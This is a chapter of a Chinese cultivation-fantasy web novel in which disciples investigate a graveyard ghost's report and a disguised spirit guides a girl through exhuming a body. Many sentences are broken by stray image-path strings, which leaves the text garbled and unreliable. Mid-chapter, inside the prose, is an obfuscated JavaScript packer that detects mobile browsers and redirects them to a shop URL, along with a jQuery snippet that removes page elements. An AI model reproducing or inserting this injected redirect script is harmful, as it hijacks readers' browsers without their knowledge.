还是那个青州城城郊的乱葬岗。
林文旭探查一圈,向一白衣男子汇报:“雨师兄,此处应当无异常。”
二人均为天桓宗的弟子,而这白衣男子正是天桓宗的内门弟子——雨濯枝。
林文旭看着他,感慨师兄真是如同从画中走出来的谪仙。
可惜此处并非瑶台仙境,亦无玉宇琼楼,只有缭绕的阴煞之气勉强算作在为之敷色。
雨濯枝本在兀自出神,怔了片刻后才意识到有人说话,抬起一双潋滟的桃花眸询问:“抱歉,方才没听清,你说什么?”
林文旭掩饰般咳了两声,重复了一遍:“咳咳,我说我并未探查到异常之处。师兄,你要再看看吗?”
雨濯枝:“不必,我已经看过了,确实无异常。”
林文旭关切道:“师兄,你怎么魂不守舍的?”
雨濯枝:“唔……有位友人身殒了。”
林文旭怪自己多嘴:“啊这……师兄,请节哀顺变。”
雨濯枝淡淡道:“嗯。”
他何止哀伤,他还惋惜并且不解,她那般的人,不该轻易被摧折的。
林文旭实在不知该如何宽慰师兄,他嘴拙是一方面,另一方面,他同雨师兄委实不大熟。
近些日子青州城内有魔物作乱的痕迹,城主托天桓宗调查此事。宗内一些外门弟子领了这份差事,也算是历练,林文旭正是其一。
一般来说,外门弟子应付这等小事已是绰绰有余,无需劳烦内门弟子,那缘何雨师兄会出现在这里呢?
林文旭回想起昨日的场景。
散学后,同他约好的王师兄来找他,说:“林师弟,实在是对不住,我吃坏了肚子,明日你自己去吧。”
林文旭:“啊……可是,我一人恐应付不来。没事的师兄,也许你明日就好了呢。”
王师兄没敢看他的眼晴,扔下一句:“明日也好不了!”便头也不回地跑了。
林文旭站在原地,苦恼地喃喃:“可我对青州城不太熟悉呀……”
“青州?可以同你一起去。”
“雨……雨师兄。”林文旭抬头一看,简直不敢相信自己的眼睛,竟是雨师兄!宗门内的天骄雨濯枝!
难道说……雨师兄察觉到他天资聪颖,不忍他落单,这才予以协助?
雨师兄真是个好人啊!
林文旭捏紧拳头激动道:“放心吧雨师兄,我一定会向你证明我的潜力,绝不拖你后腿!”
雨濯枝唇角微扬,俯身看着眼前的小萝卜头说:“那明日你打头阵。”
——如此,他们便结了队。
方才经过一座山时,师兄说有事要办,让他自己先到周边探一探,再次见到时,脸上就没了笑意。
哎呀,他得说点什么才是。
林文旭绞尽脑汁,却一句话也憋不出来,懊恼之际,听到雨师兄自嘲:
“我糊涂了,跟你一小孩说这做什么。去下一处吧。”
八岁的林文旭呆愣愣地:“……哦,好的。”
二人正准备离开,身后不远处传来一道声音。
“请留步!”
雨濯枝和林文旭回头看向来人,不,是来“鬼”。
“二位大人,小人有要事禀报!”一只男鬼战战兢兢地飘过来,不敢离他们太近。
这称呼忒客气,林文旭纠正道:“不必称我们为‘大人’,直言便是。”
男鬼的神色更加拘谨:“是是是,小人是想说,前些日子有件怪事……”
林文旭无奈,这鬼说几个字便要抬眼觑他们,催促道:“你说便是,我们又不会吃鬼。”
男鬼讪笑着恭维:“哎哟,这不是敬畏二位的神威嘛。”他不敢再拖沓,“我亲眼看见有位死了的姑娘,忽然间又活了过来!”
雨濯枝神色一凛,上前一步:“请道其详。”
*
无名峰顶。
杜鸣菀觉得奇怪,重复凌云意的话:“你觉得,她没有朋友?”
凌云意不回答,转而说:“动手吧。”
杜鸣菀怒了:“连把铲子都不给我,我怎么动手!”
凌云意:“那我赊与你个奖励,助你完成此任务。”
杜鸣菀:“你先说是什么奖励,不要告诉我是一把铁铲。”
“非也,是控土术哦。”尾调微扬,凌云意诱惑道,“不过你得再多做一个小任务。”
“没问题,开工开工!”杜鸣菀浑身充满了干劲,甚至没问下个任务是什么。
凌云意暗笑,还没真正学会就如此开心。
凌云意本打算在分别之前,引杜鸣菀入道,可照目前看来,这姑娘在修炼一途还真是块榆木疙瘩,天赋甚至远不如平凡普通的自己……还是将御风术和控土术的法诀授予她,待她以后入道再自行研习吧。
有凌云意暗中施展控土术,隐没于黄土的焦黑色逐渐显现出来。
在杜鸣菀的干呕声中,凌云意细细探查着。
储物袋被炸毁了,散落出来的东西被归拢起来,整齐地放在尸体旁,赤红色的发带仍点缀在发间,那是师姐赠予她的生辰礼物。唔……常用的剑扭曲断裂了,师姐送的面人应是被炸没了,收集的树叶也已化为齑粉,伤药瓶被打碎仅余些许碎片,几块碎银子还在……旁的倒是记不清了,她从小到大收集了不少宝贝放在里面。
不过这些东西于她而言是珍宝,对旁人来说应当只是废物,想来她这无端冒出的“友人”也不会偷拿她的宝贝们,毕竟最值钱的发带都还在。
更奇怪了,到底是哪来的朋友呢。
想了想,凌云意道:“你把她头上的发带取下。”
杜鸣菀连忙摆手:“这不太好吧……多冒犯啊……呕!”
凌云意:“无妨,她不会介意的。”
“我介意啊!我介意!你不觉得很吓人吗?而且还有难闻的味道……”这系统真不是人啊,是她yue的声音还不够大吗?
“我不觉得吓人,而且我闻不到。”凌云意鼓励,“一鼓作气,你可以的!”
杜鸣菀后退几步,作出投降状:“臣妾做不到啊!”
凌云意无奈,本来想省点灵力的,现在还得自己来。
发带应念而起,被无形的力量托举至杜鸣菀面前。
凌云意:“你可否……”帮忙保管下?
话还没说完,就见杜鸣菀把头摇成拨浪鼓,大喊:“不要不要!”
凌云意加码:“这是灵器,可以借你用。”
杜鸣菀一听是灵器,立马转变了态度:“我要我要!”什么借不借的,先拿了再说。
杜鸣菀接过发带,单手将它系在腕间。
其实凌云意倒是能耗费;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17275578|198228||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
灵力,将发带隐匿起来,可现在无法吸纳天地灵气,恢复的灵力是用一点就少一点,不如让杜鸣菀代为保管。
以她原本的修为境界,施展这等法术所耗费的灵力不过九牛一毛,何需抠搜至此。
唉!
暗叹一口气,凌云意又将碎银塞进杜鸣菀的袖子里,道:“这是此次任务的奖励。”
这下杜鸣菀没有吱哇乱叫地拒绝,没人会跟钱过不去。
凌云意发布下个任务:“去乱葬岗给杜明玉烧碎布。”
杜鸣菀:“还要烧?”
凌云意:“嗯……两处地方要兼顾。碎布还在身上吗?”杜鸣菀伸手往袖子里探了探,回道:“在的,你说了以后我就往袖子里塞了一块。”
凌云意放心了。
二人又一通忙活,将坑填平、碑立好,待要出发前往乱葬岗时,夜幕已降临。
路上杜鸣菀说天太黑、走太快,看不清路,凌云意舍不得再耗费灵力用引火术,便现身为其照明,惹得杜鸣菀又是一阵惊奇:“哇!你的形象还蛮可爱的嘛。”
肉嘟嘟的小脸上缀着两颗黑葡萄般水灵灵的大眼睛,眉清目秀,整个娃娃小巧而精致,周身散发着柔和的光芒,还悬在半空中,更显得她如同粉雕玉琢的精灵。
凌云意深有同感,面上却矜持,颔首道:“确实可爱。”
此后视野倒是明亮了许多,却招来了不少蚊虫,那些蚊虫飞得快嘴还毒,把杜鸣菀叮得满身是包。
杜鸣菀笑不出来了。
*
在乱葬岗为杜明玉供奉香火是她本人所求。
今晨,杜明玉除了向托凌云意道谢外,还向她寻求帮助:“仙君,我有个不情之请。能否劳烦您……和那位杜姑娘,再用昨日的法子,让我能回乱葬岗?”
凌云意疑惑:“为何要回去?”
杜明玉道:“我说不上来,但是在那里的时候,魂魄感到格外安宁舒适,许会对我修鬼道有益。”
举手之劳,凌云意自是无有不可,顺便代杜鸣菀应承了,而后赞道:“你未曾接触修行之事,却能隐隐窥见法门,悟性相当不错,悟道指日可待。”
杜明玉莞尔一笑:“承您吉言。仙君此番助我良多,我却未能帮到您什么,实在是受之有愧,日后仙君若有需要,明玉必结草衔环以报。”
凌云意:“无需如此,本也不是图你回报。你我有缘,我对你的遭遇深感惋惜,她也为你不平。”
这个“她”,自然是指杜鸣菀。
“我生前命途多舛,死后却有奇遇,何其有幸。”杜明玉感慨万千,忽想到什么,笑意微敛,“仙君打算一直伪装……‘系统’吗?”
“明日我会与她分别,届时我会如实相告。”凌云意坦言。
“仙君灵台清明、心境洞然,心中自有章程。”杜明玉语气犹豫,“只是人心诡谲,还望仙君对旁人多加防备,勿要轻易交心。”
凌云意直觉这两位杜姑娘皆心地善良,无需防备,但思及杜父杜母,又不得不承认。
“你说得也是。”凌云意忽地转换了语气,严肃道,“如今唯有你,知晓我的真实身份。”
真是搬起石头砸自己的脚,杜明玉慌乱地解释:“我绝不会出卖仙君!”
“逗你的。”凌云意使坏成功,暗自发笑。
杜明玉:……